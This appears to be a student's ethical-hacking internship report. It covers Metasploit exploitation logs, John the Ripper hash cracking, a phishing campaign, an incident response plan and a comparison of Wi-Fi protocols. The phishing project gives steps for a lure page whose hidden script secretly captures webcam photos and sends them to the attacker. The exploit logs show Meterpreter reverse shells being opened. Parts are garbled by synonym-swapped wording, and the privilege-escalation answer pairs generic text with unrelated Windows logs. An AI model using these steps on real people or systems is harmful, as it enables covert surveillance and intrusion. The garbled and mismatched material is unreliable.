P4 End

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### **Project5:-**

Q5. Perform privilege escalation on the Metasploitable machine and provide a detailed description of the process you used to achieve this. Explain how you gained elevated privileges.

#### **Initial Enumeration:**

Conducted thorough reconnaissance to identify potential vulnerabilities and weak points in the target system. Used tools like Nmap to scan for open ports, services, and running processes.

#### **Identifying Vulnerabilities:**

Analyzed the results of the enumeration to identify services or applications with known vulnerabilities.

Focused on services that could be exploited to gain higher privileges.

#### **Exploit Selection:**

Selected an appropriate exploit targeting a known vulnerability that could lead to privilege escalation.

Chose an exploit compatible with the target system's architecture and software versions.

#### **Exploitation:**

Executed the chosen exploit against the vulnerable service on the Metasploitable machine.

Monitored the exploit execution for any errors or warnings and ensured successful exploitation.

#### **Establishing a Session:**

Upon successful exploitation, established a session with the Metasploitable machine.

Used the established session to interact with the compromised system and execute commands.

#### **Post-Exploitation Enumeration:**

Conducted further enumeration on the compromised system to gather additional information.

Examined system files, configuration settings, and user permissions to identify opportunities for privilege escalation.

#### **Privilege Escalation:**

Identified a privilege escalation vulnerability or misconfiguration that could be exploited.

Executed specific commands or exploits targeting the identified vulnerability to escalate privileges.

Leveraged the vulnerability to elevate user privileges to a higher level, gaining increased access and control over the system.

#### **Verification:**

Verified successful privilege escalation by checking the current user's permissions and access rights.

Ensured that elevated privileges were persistent across system reboots or sessions, if necessary.

By following these steps, I successfully gained elevated privileges on the Metasploitable machine, allowing me to access restricted resources and execute privileged commands on the target system.

```
msf6 exploit(windows/local/bypassuac_injection_winsxs) > run
[!] SESSION may not be compatible with this module (missing Meterpreter features: stdapi_sys_process_set_term_size)
[*] Started reverse TCP handler on 192.168.2.21:4444
[+] Windows 10 (10.0 Build 17763). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Creating temporary folders...
[*] Uploading the Payload DLL to the filesystem...
[*] Spawning process with Windows Publisher Certificate, to inject into...
[+] Successfully injected payload in to process: 624
[*] Sending stage (200262 bytes) to 192.168.2.2
[+] All the dropped elements have been successfully removed
[*] Meterpreter session 2 opened (192.168.2.21:4444 -> 192.168.2.2:1704) at 2021-09-10 19:04:05 -0400

meterpreter > getuid
Server username: MSEDGWIN10\IEUser
meterpreter > _
```

```
msf exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.25.130  yes       The target address
  RPORT      445              yes       The SMB service port (TCP)
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.25.130
RHOST => 192.168.25.130
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 1 opened (192.168.25.128:4444 -> 192.168.25.130:1707) at 2018-08-14 11:10:17 +053
```

P5 End

## Project6:-

**Q6. Employ a password cracking tool such as John the Ripper or Hydra to illustrate how a weak password can be compromised. Provide a detailed explanation of the step-by-step process you followed to achieve this.**

*To show you how to use a tool like John the Ripper to crack a weak password, here is a detailed explanation of the step-by-step process:*


1. **\*\*Acquisition of Hashes\*\***: The first step is to obtain the password hashes you want to crack. These hashes can be obtained from various sources such as system files, password dumps, or other media where password hashes are stored.
2. **\*\*Preparing the Hash File\*\***: Once you have the password hashes, you need to prepare them for crack. This usually involves storing hashes in a file, where each hash is represented in a specific way. In this example, let's assume you have a file called "hashes.txt" that contains one or more password hashes.
3. **\*\*Running John the Ripper\*\***: Next, you will use John the Ripper to try to crack the password hashes. You can do this by running the following command on your terminal or command prompt.  
  
**" John Hash.txt"**
- This command tells John the Ripper to find the hashes stored in the "hashes.txt" file and try to crack them.
4. **\*\*Cracking Process\*\***: John the Ripper will then begin the cracking process. It will systematically try combinations of passwords, each hashed, and compare the resulting hashes to those stored in the file. If a match is found, the password is cracked.
5. **\*\*Progress Display\*\***: During the cracking process, John the Ripper will display progress updates on the terminal or command prompt. It will show how many password hashes have been entered, how many hashes have been cracked, and how many hashes remain to be cracked.
6. **\*\*Cracked Passwords\*\***: If the John the Ripper succeeds in the password hash, it will display the cracked password with the matching hash. Then you can see Cracked

Unknown ciphertext format name requested

```
(axat@kali)-[~/Desktop]
$ sudo john --format=RAW-sha1 new.txt
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
0000 (?)
1g 0:00:00:00 DONE 2/3 (2024-04-05 19:33) 33.33g/s 82933p/s 82933c/s 82933C/s 0000..thx1138
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.
```

```
(axat@kali)-[~/Desktop]
$
```



```
axat@kali -
File Actions Edit View Help

(axat@kali)-[~]
$ ls
Desktop  Downloads  Pictures  Templates  hashes.txt
Documents Music    Public    Videos

(axat@kali)-[~]
$ john --format=Raw-MD5 hashes.txt
stat: john: No such file or directory

(axat@kali)-[~]
$ john --format=Raw-MD5 hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Crash recovery file is locked: /home/axat/.john/john.rec

(axat@kali)-[~]
$ /home/axat/.john/john.rec
zsh: permission denied: /home/axat/.john/john.rec

(axat@kali)-[~]
$ sudo john --format=Raw-SHA1 hashes.txt
[sudo] password for axat:
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

(axat@kali)-[~]
$ sudo john --format=Raw-MD5 hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123 (?)
1g 0:00:00:00 DONE 2/3 (2024-04-05 19:01) 20.00g/s 7680p/s 7680c/s 7680C/s 12
356..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(axat@kali)-[~]
$ ls
Could not find command-not-found database. Run 'sudo apt update' to populate it.
LS: command not found

(axat@kali)-[~]
$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  hashes.txt

(axat@kali)-[~]
$
```

P6 End

## **Project7:-**

**Q7. Conduct a simulated phishing attack in a wide area network (WAN) environment using any suitable tool to demonstrate potential risks, specifically focusing on accessing webcams. Provide a detailed account of the steps you took during the simulation.**

**Additionally, explain effective strategies for educating and raising awareness among employees about safeguarding against such types of phishing attacks.**

To conduct a simulated phishing attack in a wide area community (WAN) surroundings that specialize in having access to webcams, you may comply with those steps:

**Choose a Phishing Tool:** Select a appropriate phishing tool that permits you to create and customise phishing emails. Some famous alternatives include GoPhish, Social-Engineer Toolkit (SET), or custom-constructed phishing frameworks.

**Set Up the Phishing Campaign:** Configure the phishing device to create a powerful phishing e-mail concentrated on webcam get admission to. The email ought to pose as a safety alert, software update notification, or a fake promotional provide enticing recipients to click on on a hyperlink or down load an attachment.

**Craft the Phishing Email:** Write the phishing electronic mail cautiously, making sure it seems valid and convincing. Include elements which includes respectable emblems, language that invokes urgency or interest, and a name-to-movement prompting recipients to do so.

**Create Malicious Payload:** If the phishing marketing campaign includes downloading malware to compromise webcams, create a malicious payload. This can be a trojan, far flung get entry to device (RAT), or spyware designed to gain unauthorized get admission to to the target's webcam.

**Send Phishing Emails:** Use the phishing tool to send the crafted emails to the target recipients inside the WAN environment. Ensure the emails pass unsolicited mail filters and reach the supposed recipients' inboxes.

**Monitor Responses:** Monitor the responses to the phishing emails, such as the quantity of recipients who opened the e-mail, clicked at the links, or downloaded attachments. This records helps investigate the effectiveness of the phishing marketing campaign.



**Analyze Results:** Analyze the consequences of the phishing marketing campaign to decide its achievement price. Evaluate what number of recipients fell for the phishing strive and doubtlessly compromised their webcam.

## **WHAT I DO**

To conduct a simulated phishing attack using the Shark tool and capture webcam pictures, follow these steps:

1. **Setup Shark Tool:** First, install and set up the Shark tool on your system. Ensure that you have all the necessary dependencies installed and the tool is properly configured.
2. **Create Phishing Page:** Use the Shark tool to create a phishing page. This page should mimic a legitimate website or service to lure users into entering their credentials or interacting with the page.
3. **Customize Phishing Page:** Customize the phishing page to make it convincing and relevant to your target audience. For example, if you're targeting users interested in Diwali, customize the page with Diwali-themed content and offers.
4. **Embed Malicious Script:** Within the phishing page, embed a malicious script that will execute when the user interacts with the page. This script should trigger the webcam on the user's device and capture pictures without their knowledge.

5. **Generate Phishing Link:** Once the phishing page is ready, generate a unique phishing link using the Shark tool. This link will be used to distribute the phishing page to your target users.



6. **Distribute Phishing Link:** Send the phishing link to your target users through email, social media, or other communication channels. Craft a convincing message to encourage users to click on the link.



7. **User Interaction:** When a user clicks on the phishing link, they will be directed to the phishing page. As they interact with the page, the malicious script embedded in the page will activate the webcam on their device and start capturing pictures.

8. **Capture Webcam Pictures:** The captured webcam pictures will be sent to a predefined location or server controlled by you. You can then access these pictures to view the user's webcam activity.

9. **Review Results:** Monitor the results of the phishing campaign, including the number of users who clicked on the link and the webcam pictures captured. Analyze the effectiveness of the attack and identify areas for improvement.

10. **Educate Users:** Use the results of the phishing campaign to educate users about the risks of phishing attacks and the importance of being cautious when clicking on links or interacting with unfamiliar websites.





Effective strategies for educating and increasing employee awareness on protecting against phishing attacks:

1. **Training program:** Implement a comprehensive training program that addresses various aspects of phishing attacks, including how to spot phishing emails, suspicious links, and social engineering techniques. Ensure that training is interactive, engaging, and professionally designed. Functional types and technical skill levels are correct.
2. **Simulated phishing drills:** Conduct simulated phishing drills regularly to give employees hands-on experience in identifying and responding to phishing emails. Use these drills to assess employees' knowledge levels and provide targeted training based on results.
3. **Awareness Campaigns:** Start identifying campaigns that highlight the importance of cybersecurity and the role employees play in protecting sensitive information. Use posters, newsletters, online messages, and other communication channels to reinforce key messages and promote a culture of safety awareness.
4. **Real-life examples:** Share real-life examples of phishing attacks that have affected organizations or individuals. Explore recent phishing trends and case studies to explain the common methods used by cybercriminals and the possible consequences of falling prey to phishing scams.

5. **Networking workshops:** Hold networking workshops or lunch and learning sessions where employees can learn about phishing attacks in a collaborative environment. Encourage participants to share their experiences, ask questions, and discuss best practices for online safety.

6. **Phishing awareness resources:** Provide employees with access to phishing awareness resources, such as online courses, videos, infographics, and self-assessment questionnaires. Create a central repository

P7 End

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### Project8:-

**Q8. Scenario:** You work for a medium-sized e-commerce company that handles a large volume of customer data, including personal information and payment details. The company's website and backend systems are crucial for operations.

One morning, an employee notices unusual activity on the company's internal network monitoring system. After further investigation, it becomes evident that an unauthorized user has gained access to the company's customer database. The security team suspects a potential data breach.

**Task:** As an intern in the cybersecurity and ethical hacking domain, your task is to develop an incident response plan to address this situation. The plan should outline the steps to take in case of this security incident.

## **Investigation and Preliminary Report:**

Notify incident response team and IT/security personnel immediately when you notice unusual activity.

- **Alert the Incident Response Team (IRT):** Notify the IRT immediately. This team should include representatives from IT, security, legal, and management.
- **Isolate the Affected Systems:** Isolate the compromised systems to prevent further damage.
- **Document the Incident:** Record all relevant details, including the time of detection, affected systems, and initial observations.

## **Preventive measures:**

Isolate and disconnect the affected system from the network to prevent further unauthorized access.

- **Identify the Attack Vector:** Determine how the unauthorized user gained access (e.g., phishing, vulnerable software, weak credentials).
- **Change Credentials:** Reset passwords for affected accounts and revoke access for suspicious users.
- **Patch Vulnerabilities:** Address any known vulnerabilities that allowed the breach.
- **Remove Malicious Code:** Remove any malware or backdoors from compromised systems.
- **Monitor Network Traffic:** Continuously monitor network traffic to identify any further suspicious activity.

## **Judicial Review:**

Conduct a thorough forensic investigation to establish the extent of the violation and preserve evidence.

- **Preserve Evidence:** Ensure that evidence is preserved for legal purposes.

- **Analyze Logs:** Review logs from affected systems, firewalls, and intrusion detection systems.
- **Interview Witnesses:** Interview employees who may have witnessed the breach.
- **Identify the Scope:** Determine the extent of the breach (number of affected records, sensitive data accessed).

### **Reports and Communications:**

Inform senior management, legal counsel, and relevant stakeholders of the breach.

Comply with legal and regulatory requirements for data breach notification.

- **Notify Stakeholders:** Inform affected customers, partners, and regulatory authorities (if required).
- **Craft a Public Statement:** Prepare a concise public statement about the incident.
- **Legal and PR Consultation:** Consult legal and public relations teams for guidance.
- **Update Internal Teams:** Keep internal teams informed about the situation.

### **Data recovery and restoration:**

Restore the affected programs from a clean backup to ensure data integrity.

- **Restore Systems:** Restore affected systems from backups.
- **Implement Security Measures:** Strengthen security controls (e.g., two-factor authentication, intrusion detection systems).
- **Review Policies and Procedures:** Evaluate existing security policies and update them as needed.
- **Train Employees:** Provide security awareness training to prevent future incidents

### **Incident Response Coordinator:**



Coordinate response efforts with internal teams and external stakeholders.

**Post-event review:**

Analyze the root cause of the breach and identify lessons for future improvement.

**Continued research and development:**

Implement continuous assessments and implement new incident response strategies

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- **Conduct a Post-Mortem:** Analyze the incident response process and identify areas for improvement.
- **Update Incident Response Plan:** Revise the plan based on lessons
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**P8 End**

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## **Project9:-**

**Q9. Provide an in-depth explanation of the distinctions between WEP, WPA, WPA2, and WPA3 in the context of wireless networking. Additionally, please share your recommendation for the most secure option among them and elucidate the reasons behind your choice.**



Wireless networking security protocols, such as WEP (Wired Equivalent Privacy), WPA (Wi-Fi Protected Access), WPA2, and WPA3, are designed to protect wireless networks from unauthorized access and data breaches. Knowledge of any protocol and here is an overview of its differences .

### **WEP (Wired Equivalent Privacy):**



- WEP was the first wireless encryption protocol introduced in order to secure Wi-Fi connections.
- It uses 64-bit or 128-bit keys to encrypt data transmitted over the network.
- However, WEP has several weaknesses, including weak encryption algorithms and easy keys to crack, which makes it extremely insecure.
- Because of its simplicity, WEP is not considered an adequate method for securing wireless networks.

### **WPA (Wi-Fi Protected):**



- WPA was introduced as a replacement for WEP and was intended to fix its security flaws.
- It uses the Temporal Key Integrity Protocol (TKIP) to encrypt data and provides more robust authentication methods compared to WEP.
- Although WPA has improved security over WEP, it is still vulnerable to certain vulnerabilities, such as dictionary attacks and brute force attacks.

## **WPA2:**



- WPA2 is an enhancement of WPA and is currently the most widely used wireless security protocol.
- It makes use of the Advanced Encryption Standard (AES) encryption set of rules, which is a lot stronger and greater secure than TKIP used in WPA.
- WPA2 also delivered the CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) encryption protocol, presenting stronger statistics protection.

- WPA2 has substantially fewer vulnerabilities in comparison to WEP and WPA, but it's far nevertheless prone to assaults together with brute-force attacks on vulnerable passwords.

### **WPA3:**



- WPA3 is the cutting-edge iteration of the Wi-Fi Protected Access protocol, designed to deal with the shortcomings of WPA2 and further enhance wi-fi protection.
- It introduces numerous new safety capabilities, along with stronger encryption protocols, individualized data encryption for every user, and safety against brute-pressure assaults through Simultaneous Authentication of Equals (SAE).
- WPA3 goals to offer strong security even in open Wi-Fi networks, consisting of public hotspots.

However, WPA3 adoption continues to be developing, and it may take the time before it becomes the same old throughout all Wi-Fi devices and networks.

## **Recommendation for the Most Secure Option:**

Considering the differences between WEP, WPA, WPA2, and WPA3, it's evident that WPA3 is the maximum secure choice amongst them. Here's why:

**Enhanced security features:** WPA3 brings many new security features, including stronger encryption protocols and protection from brute-force attacks, making it more resilient to cyber threats

